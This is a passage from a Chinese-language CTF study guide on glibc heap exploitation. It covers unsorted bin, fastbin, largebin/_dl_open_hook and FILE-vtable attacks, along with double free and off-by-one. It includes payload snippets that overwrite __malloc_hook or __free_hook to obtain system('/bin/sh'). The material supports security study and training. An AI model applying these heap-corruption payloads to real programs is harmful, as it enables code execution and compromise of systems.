所以 unsorted bin attack 应该往上面一点， 比如 **libc.symbols['__free_hook'] - 0x50**

还有一点就是在进行 unsorted bin attack 以后， unsorted bin 链表就被破坏了，所以 就只能通过 fastbin 或者 smallbin 进行内存的分配，所以我们应该先劫持 fastbin 的 fd 到 目标位置，然后触发 unsorted bin attack 写入 size, 最后进行 fastbin attack ， 修改 __free_hook

利用 fastbin 往 main_arean 构造 size

- 首先分配 0x40 的 chunk p, 然后释放掉 p ， 进入 0x40 的 fastbin
- 然后通过一些手段，修改 p->fd = p64(0x71)
- 分配 0x40 的 chunk ， 会拿到 p，此时 main_arean->fastbinY 中 0x40 大小对应的项的值为 p64(0x71)
- 然后分配 0x71 的 chunk p2, 释放掉
- 修改 p2->fd 为 main_arean->fastbinY 的相应位置，然后分配两次，即可分配到 main_arean->fastbinY
- 然后通过修改 main_arean->top, 即可分配到 **malloc_hook 或者 free_hook** 等

Unsorted bin Attack

原理

因为 `unsorted bin` 的取出操作没有使用 `unlink` 宏，而是自己实现的几行代码

```
bck = victim->bk;
...
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```

所以当我们控制了 victim的 bk 时，则 `bk + 0x10` 会被改写成 **unsorted bin 的地址**，但是 `unsorted bin` 的 `bk` **也会被破坏**，下一次再到这里时就可能因为 `victim->bk->fd`不可写而造成 `SIGSEGV`。

所以在触发 `unsorted bin attack` 以后就 **只能** 通过 **fastbin** 和 **smallbin** 来分配内存了(**否则会进入 unsorted bin 的流程，会报错**)，所以在 触发 `unsorted bin attack` 需要把需要的内存布局好。

利用的方式

写 stdin->_IO_buf_end

在 glibc中 scanf, gets 等函数默认是对 stdin 结构体进行操作。以 `scanf` 为例

- 在调用 `scanf` 获取输入时，首先会把输入的东西复制到 `[_IO_buf_base , _IO_buf_end ]`, 最大大小为 `_IO_buf_end - _IO_buf_base`。
- 修改 `unsorted bin` 的 `bck` 为 `_IO_base_end-0x10` ,就可以使 `_IO_base_end=main_arens+0x88`,我们就能修改很多东西了，**而且** `malloc_hook`**就在这里面。**

__IO_list_all 和 abort 以及 修改虚表到 _IO_wstrn_jumps

原理

绕过虚表校验

其实就是对 `house of orange` 在 `libc2.24` 里面的再利用。 在 `libc2.24` 里对 `vtable` 进行了校验。

对 `vtable` 进行校验的函数是 `IO_validate_vtable`

```
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{
  /* Fast path: The vtable pointer is within the __libc_IO_vtables
     section.  */
  uintptr_t section_length = __stop___libc_IO_vtables - __start___libc_IO_vtables;
  const char *ptr = (const char *) vtable;
  uintptr_t offset = ptr - __start___libc_IO_vtables;
  if (__glibc_unlikely (offset >= section_length))
    /* The vtable pointer is not in the expected section.  Use the
       slow path, which will terminate the process if necessary.  */
    _IO_vtable_check ();
  return vtable;
}
```


就是保证 `vtable` 要在 `__stop___libc_IO_vtables` 和 `__start___libc_IO_vtables` 之间。

这里的目标就是 `_IO_wstrn_jumps` ， 这个也是一个 `vtable` ， 能够满足 `IO_validate_vtable`的校验。

在 `_IO_wstrn_jumps` 有一个有趣的函数 `IO_wstr_finish` ， 位于 **libc.symbols['_IO_wstrn_jumps'] + 0x10**

```
void __fastcall IO_wstr_finish(_IO_FILE_2 *fp, int dummy)
{
  _IO_FILE_plus *fp_; // rbx
  wchar_t *io_buf_base; // rdi
```


```
  fp_ = fp;
  io_buf_base = fp->_wide_data->_IO_buf_base;
  if ( io_buf_base && !(fp_->file._flags2 & 8) )
    (fp_[1].file._IO_read_ptr)(io_buf_base, *&dummy); // call    qword ptr [fp+0E8h]
  fp_->file._wide_data->_IO_buf_base = 0LL;
  _GI__IO_wdefault_finish(fp_, 0);
}
```

我们把 `fp->_wide_data` 改成 `fp` ， 然后设置 `fp->_IO_buf_base` 设置为 `/bin/sh` 的地址， `fp_[1].file._IO_read_ptr` (**fp+0xe8**) 改成 `system` 的地址，其他字段根据 `check` 设置好以便过掉检查， 之后调用该函数就会 `system('/bin/sh')`

利用方案举例

以 **34c3ctf-300** 为例， 程序限制只能分配 `0x310` 的 `chunk`， 这里利用 `unsorted bin` 遍历的缺陷，伪造了一个 `0x60` 的 `smallbin` ， 为后续做准备。

- 首先分配 4个 `0x310` 的 `chunk （A X B K）` ， 释放 `A ， B` 此时 `A ， B` 均进入 `unsorted bin` ,并且通过`bk` 链接起来
- 修改 `A->bk` 为 `fake_bin` 的地址，并且 设置 **fake_bin->size=0x61 and fake_bin->bk = B**, 此时 `unsorted bin` 的链表其实**有 3 项。**
- 分配 一个 `0x310` 的 `chunk` ， 此时 A 位于链表首部，且大小刚好，分配 A ， 并且 把 fake_bin 置于链表首部
- 再次**分配** 一个 `0x310` 的 `chunk` ， 此时 **fake_bin 位于链表首部**，大小不够于是把 fake_bin 放到 smallbin[4] , 然后继续遍历 ， 分配到 `B`， 至此 在 **smallbin[4] 就存有 fake_bin 的地址**



fake_bin 的 内容为 （从 chunk 的开始地址开始

```
payload = p64(0xfbad2084)    #伪造的 File 结构体的开始，fp->_flag
payload += p64(0x61)
payload += p64(0xb00bface)
payload += p64(B_addr) # bk ， 设置为 B 的地址
payload += p64(0x0)             # fp->_IO_write_base
payload += p64(libc_base + sh_addr)     # fp->_IO_write_ptr
payload += p64(libc_base + sh_addr)     # fp->wide_data->buf_base
```

```
payload += "A"*60
payload += p64(0x0)            # fp->_flags2
payload += "A"*36
payload += p64(fake_bin)    # fp->_wide_data , 设置为 fake_bin, 复用 fake_bin
payload += "A"*24
payload += p64(0x0)            # fp->_mode
payload += "A"*16
payload += p64( libc.symbols['_IO_wstrn_jumps'] + 0x10 -0x18) # fake vtable
payload += "A"*8
payload += p64(libc_base + libc.symbols['system'])       # ((_IO_strfile *) fp)->_s._free_buffer
```

- 然后利用 `unsorted bin attack` 修改 `__IO_list_all` 为 `main_arean+88`
- 触发 `abort` （**malloc_printerr内部会调用**）， 就会触发 `_IO_flush_all_lockp`,根据 `__IO_list_all` 和 `__chain` ，遍历调用 `_IO_OVERFLOW (fp, EOF)` (其实就是 **(fp->vtable + 0x18)(fp, EOF)**
- `___IO_list_all->_chain` 位于 `smallbin[4]` ，所以遍历第二次可以对 `fake_bin` 进行 `_IO_OVERFLOW (fp, EOF)`，此时就会调用 **IO_wstr_finish**， 此时 fake_bin 中的相关数据已经设置好，最后会执行 **system("/bin/sh")**

参考

34c3ctf-300

Pwn with File结构体 四

组合 fastbin attack

方案一

- 把 `bk` 改成 `global_max_fast-0x10` 触发 `unsorted bin attack` 后， `global_max_fast`会被修改成一个很大的值（指针），所以之后的内存 分配 和 释放 都会按 `fastbin` 来
- 之后看情况进行 **伪fastbin attack**

方案二

把 `bk` 改成 **libc.symbols['__free_hook'] - 0x50** 触发 `unsorted bin attack` 后， `free_hook` 前面就会出现 `p64(0x7f)` ,之后就可以通过 `fastbin attack` 修改 `free_hook`

参考

0ctf-2016-zerostorage

结合 largebin 和 _dl_open_hook

原理

在 遍历 `unsoted bin` 时， 是通过 bk 指针 进行遍历

```
for (;; )
  {
    int iters = 0;
    //victim = unsorted_chunks (av)->bk
    while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av)) // 遍历 unsorted bin
      {
        bck = victim->bk;
      ............
      ............
      ............
        /* remove from unsorted list */
        unsorted_chunks (av)->bk = bck;  //unsorted_chunks (av)->bk =  victim->bk->bk
```

```
    bck->fd = unsorted_chunks (av);
    ......
    ......
    ......
}
```


所以通过修改 bk 来伪造 unsorted bin 是可行的

同时在 遍历 unsorted bin 把 chunk 放入 largebin 的过程中， **也没有什么检查**，于是可以利用 把 chunk 放入 largebin 的过程 **往 任意地址写入 chunk 的地址。**

PS: 因为要伪造 unsorted bin ， 需要我们可以拿到 heap 的基地址

大体的思路

- 在堆上通过修改 unsorted bin 的 bk 指针 伪造几个 unsorted bin(A B C D)，(0x400, 0x30, 0x420, 0x30)
- 分配 0x30 , **A 进入 largebin, B 被分配**
- 修改 **A->bk = _dl_open_hook - 0x10 and A->bk_nextsize = _dl_open_hook - 0x20**
- 分配 0x30 , C 进入 largebin, 会导致 A->bk->fd = C , A->bk_nextsize->fd_nextsize = C （其实就是 ***_dl_open_hook = C**）
- 此时 _dl_open_hook 指针被改成 C 的地址， 然后在 C 中设置 **p64(libc.symbols['__libc_dlsym'] + 4)+p64(one_gadget)+p64(one_gadget)** ， **伪造** dl_open_hook **结构体。**
- 后面的执行过程会调用 _dl_open_hook， 就会调用 __libc_dlsym + 4, 这里面会 **跳转到** dl_open_hook **结构体偏移 8 的值**处，也就是 one_gadget 的地址



参考

0ctf 2018 babyheap challenge exploit

特定写权限的利用

可写 main_arean

通过一些 fastbin 攻击， 我们可以分配到 main_arean， 此时一般都是改写 main_arean->top

转换为写 __malloc_hook

malloc_hook -0x10 处存放的是指针，值很大，修改 **main_arean->top 到这里**，然后控制程序 使得通过 top_chunk 分配， 就可以分配到 malloc_hook

转换为写 __free_hook

在 free_hook-0xb58 处存放的也是一些地址，修改 **main_arean->top 到这里**，然后控制程序 使得通过 top_chunk 分配几次内存（一

次分配太多，会触发 sysmalloc，**可以一次分配 0x90 多分配几次**），我们就可以分配到 free_hook

可写 __malloc_hook

直接写one_gadget

写入 one_gadget ，不过触发的时候，用 malloc_printerr 来触发 malloc

此时用下面这样的 one_gadget **[rsp+0x50]**

```
0xef6c4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL
```

这样更稳定，成功率也高

通过 __realloc_hook 中转

__malloc_hook 和 __realloc_hook 是相邻的， 且 __realloc_hook 在 __malloc_hook 的前面，所以基本上可以同时修改它们。

利用 one_gadget 时，对于**栈的条件会有一些要求**，利用 realloc 函数内部的 跳转 到 __realloc_hook 之前的栈操作，加上栈中原有的数据，可以对栈进行跳转，以满足 one_gadget 的要求

```
realloc         proc near               ; DATA XREF: LOAD:0000000000006BA0↑o

push    r15
push    r14
push    r13
push    r12
mov     r13, rsi
push    rbp
push    rbx
mov     rbx, rdi
sub     rsp, 38h
mov     rax, cs:__realloc_hook_ptr  #取出 __realloc_hook 指针
mov     rax, [rax]
test    rax, rax
jnz     loc_848E8
test    rsi, rsi
jnz     short loc_846F5
test    rdi, rdi
jnz     loc_84960
```

代码中的 push 以及 sub rsp, 38h 都可用于对栈进行调整。

可以收先把 __malloc_hook 设置为 0x6363636363636363， 当程序断下来后，**查看栈的情况，然后选择跳转的位置。**

最后把 malloc_hook 设置为选择好的位置， realloc_hook 设置为 one_gadget，触发 malloc

可写 __free_hook

直接写one_gadget

改成 system 函数的地址

然后 释放掉 内容为 /bin/sh\x00 的 chunk

可写 std* 结构体

`std*` 类结构体 定义是 `_IO_FILE_plus`， `64` 为大小为 `0xe0`

修改 vtable指针

libc <= 2.23

`_IO_FILE_plus` 的最后一个字节就是 `vtable` 指针，修改 `vtable` 指针到一个可控数据可控的地址，在地址处填上 `one_gadget`，然后在调用一些输入输出函数时，就会触发。

如果是堆类题目可以 **修改vtable指针到 heap,** 或者如果是通过 `fastbin 攻击` 分配到了 `std*`， 那么可以修改 **vtable 到 std* 的相应位置**， 只要保证 **马上要被调用的函数指针我们可控** 即可

libc > 2.23

一般结合 `unsorted bin attack`，改到 **libc.symbols['_IO_wstrn_jumps'] + 0x10 -0x18**， 然后触发 `abort` 会调用 `_IO_OVERFLOW (fp, EOF)` 时就会调用 `IO_wstr_finish(fp, EOF)`，通过设置 `fp` 的数据，就可以 `system("/bin/sh")`.

(: fp为文件结构体的指针

Double Free

原理

程序把指针 `free` 之后没有对指针进行清空， 出现了 **悬垂指针**。后续还可以对该指针进行 `free` 操作。


利用

基于 pwnable.tw 中的 secretgard

信息泄露

总的思路 : **大块 拆成 小块**

- 分配一个 `0x120` 的 `chunk`, `p1` 指向 它。 然后释放掉他
- 分配两个 `0x90` 的 `chunk` 重用刚刚 `free` 掉的 `chunk`, 可以发现此时 `p1==p2`
- 此时再次 `free(p1)`, 在 `p2->fd` 和 `p2->bk` 会写入 `main_arean` 的地址（`free` 之后大小大于 `fastbin`的范围，进入 `unsorted bin`)
- 然后打印 `p2` 的内容就可以拿到 `libc` 的地址



Overlap chunk + unlink

总的思路：**小块 融合成 大块**

- 首先分配两个 0x90 的 chunk (p0, p1)，然后释放掉，会进行合并，形成 一个 0x120 的 unsorted bin
- 然后分配一个 0x120 的 chunk (p2)，则 p0=p2， 此时 p0 所在的 chunk 可以包含 p1 的 chunk
- 然后在 p0 所在的 chunk 伪造一个 free chunk， 设置好 fd 和 bk，然后释放 p1 触发 unlink


```
add(0x80) # pz
add(0x80) # p0
add(0x80) # p1
add(0x80) # px

del(1)
del(2)

add(0x110) # p2

payload = p64(0)        # p1's 用户区
payload += p64(0x81)    # fake chunk size
payload += p64(ptr - 0x18)  # fd, ptr--->p0 + header_size
payload += p64(ptr - 0x10)  # bk
payload += 'a' * (0x80 - len(payload))
payload += p64(0x80)  # pre_size ----- 下一个 chunk p1
payload += p64(0x80)  # size 设置 pre_inused=0
payload += 'b' * 0x70
payload += p64(0x80)
payload += p64(0x21)  # size 设置 pre_inused=1 ---- p1-->next_chunk, 绕过 double free 检查
edit(2,payload)   # fake chunk

# p1 所在 chunk->pre_inused=0, 向前合并
# 触发 fake chunk 的 unlink
# ptr--->p0 + header_size, 实现 *ptr = ptr-0x18
del(1)
```



修改 __malloc_hook

一般 malloc触发的方式，one_gadgets 由于限制条件不满足，很可能会失败


可以使用 malloc_printerr 触发， 此时恰好 **[esp+0x50]=0**

__malloc_hook - 0x23 + 0x8 的 内容为 **0x000000000000007f**， 可以用来绕过 fastbin 分配的检查
可以 gdb + hexdump 找到类似的位置来伪造 fastbin

Overlap Chunk + Fastbin Attack

总的思路 : **小块 融合成 大块， 分配大块操纵小块**

- 首先分配两个 0x90 大小 的 chunk (p0, p1)
- 释放掉它们，合并成一个 0x120 的 unsorted bin
- 分配 0x120 的 chunk (p3) , **p3==p1**, 而且此时通过 p3 可以修改 **p2 的 chunk** ， **Overlap Chunk完成**
- 修改 p->size = 0x71 **p = p2-0x10**， p为 p2 所在**chunk的地址**
- 修改 **p + 0x70** 为 **p64(0x70) + p64(0x41)** , 设置 **pre_inused =1**, 使得后面 **free(p2)** 绕过double free检测
- 此时 free(p2) , p2 进入 0x70 大小的 fastbin
- 再次 free(p1) (此时 p1 所在 chunk 的 size 为 0x120)， 得到一个 0x120 的 unsorted bin
- 再次分配 0x120 的 chunk (p4) , **p4==p1**
- 通过 p4 可以修改 p2 指向的 chunk 的 fd 为 __malloc_hook - 0x23(此时 p2 的 chunk 已经在 0x70 的 fastbin 里面)
- **Fastbin Attack** 开始，分配两次，可以得到 **p6 = __malloc_hook -0x13**
- 然后修改 **__malloc_hook**



Overlap chunk + fastbin attack + 修改 top chunk


- 首先通过上面的 Overlap chunk 我们可以修改 p2 的 chunk 的内容
- 修改 chunk->size = 0x41 , **注意设置 好 chunk->nextchunk 的 pre_inused 位 避免过不了 double free 检查**
- free(p2) , 此时 p2 的 chunk 进入 0x40 的 fastbin
- free(p3) ， malloc(0x110) , 可以再次修改 p2 chunk , 修改 **chunk->size = 0x41 and chunk->fd = 0x71**
- malloc(0x30) ， 此时 **main_arean->fastbinY 中会有一项 的 值 为 p64(0x71)**
- 再次 free(p3)， malloc(0x110)，修改 **p2 chunk, chunk->size = 0x71**
- free(p2) , 此时 p2 的 chunk 进入 0x70 的 fastbin
- free(p3)， malloc(0x110)，修改 p2 chunk, 设置**chunk->size = 0x71 and chunk->fd = 0x40 fastbinY 的地址附近**

- 分配两次 0x70 的 chunk, 可以修改 **main_arean->top 为 __malloc_hook -0x10 (这里存的指针，值很大)**
- 然后使用 top chunk 进行分配， 就可以拿到 __malloc_hook

Fastbin dup+ Fastbin Attack

在把释放的块放进fastbin 时，会检测也 **只检测** 当前 **free 的 chunk 和 fastbin 第一项** 是否相同， 如果相同则报 double free 的错误。

- 首先 分配 2 个 0x70 的 chunk ， p0， p1
- 释放 p0, p0 进入 0x70 大小的 fastbin, 此时 p0 为第一项
- 释放 p1, p1 进入 0x70 大小的 fastbin, 此时 p1为第一项， **p1->fd = p0**
- 再次释放 p0, 此时 p1为 fastbin 的 第一项，**不会报错**， p0 进入 fastbin, 此时 p0 为第一项
- 分配 0x70 的 chunk p2, **p2==p0**, 设置 **p2->fd = __malloc_hook - 0x23，其实就是修改 p0->fd**
- 此时 **__malloc_hook - 0x23** 成为 **0x70 fastbin** 的第 **3** 项
- 分配三个 **0x70** 的 **chunk p3, p4, p5**， **p5==__malloc_hook - 0x13**
- 通过 p5 修改 __malloc_hook



修改 __free_hook

因为 free_hook 上方很大一块空间都是 \x00, 所以使用 fastbin attack 直接来修改它基本不可能，可以迂回一下，在 free_hook-0xb58 位置会存一些指针，我们通过 fastbin attack 修改 main_arean->top, 到这里然后多用 top_chunk 分配几次，就可以分配到 free_hook, 然后该 free_hook 为 system 。

Fastbin dup + Fastbin Attack 修改 main_arean->top

- 首先利用 Fastbin dup 我们可以拿到实现修改 fastbin 中的块的 fd
- 由于在 fastbin 中 如果为空，其在 main_arean->fastbinY 里面对应的值为 0x0 , 而堆的地址基本 是 0x5x 开头的（其在内存就是 xx xx..... 5x)， 此时如果在 main_arean->fastbinY 的 相邻项为 0x0 , 就会出现 5x 00 00 00... , 所以就可以出现 0x0000000000000005x ， 可以把它作为 fastbin 的 size 进行 fastbin attack ， **不过作为 fastbin attack 的 size 不能 为 0x55**
- 然后我们就可以修改 main_arean->top 为 free_hook-0xb58
- 之后多分配几次， 既可以分配到 free_hook
- 改 free_hook 为 system
- free 掉一个 内容为 /bin/sh\x00 的块

修改 _IO_FILE_plus 结构体 的 vtable

在 libc 2.24 以下可修改 _IO_FILE_plus 的 vtable 指针到我们可控的位置，进行虚表的伪造。

参考

Pwnable.tw secretgard

off by one

原理

在一些情况下我们可以往指定的 `buf` 中多写入 `1` 个字节的数据， 这就是 `off by one` . 这种情况下可以进行利用的原因在于 调用 `malloc` 分配内存是要 对齐的， **64 位 0x10 字节对齐， 32 位 8 字节对齐**，下面均以64位进行说明。**如果 malloc(0x28) 则会分配 `0x30` 字节的 chunk, 除去 0x10 的首部， 我们有 0x20 然后加上下一个 chunk 的 pre_size ， 我们就有 0x28 了**， 我们知道 `pre_size` 后面紧跟着就是 `size` ， 所以利用 `off by one` 可以 修改 下一个 `chunk` 的 `size` 字段，同时 在 **glibc 中的内存管理 非常依赖这个 size 字段**，所以我们可以利用它做一些有趣的事情。

所以**当程序中有类似这种不对齐的分配， 就要小心 off by one**


利用

普通off by one


在这种情况下，溢出的那个字节不受限制，此时的利用思路就是，多分配几个 `chunk` ， 然后利用第一个来溢出修改第二个 `chunk` 的 `size` （**改大**）, 然后 `free(chunk_2)` , 就可以 `overlap chunk 3`, 要非常注意 in_used 位的设置

溢出 used 状态的 chunk

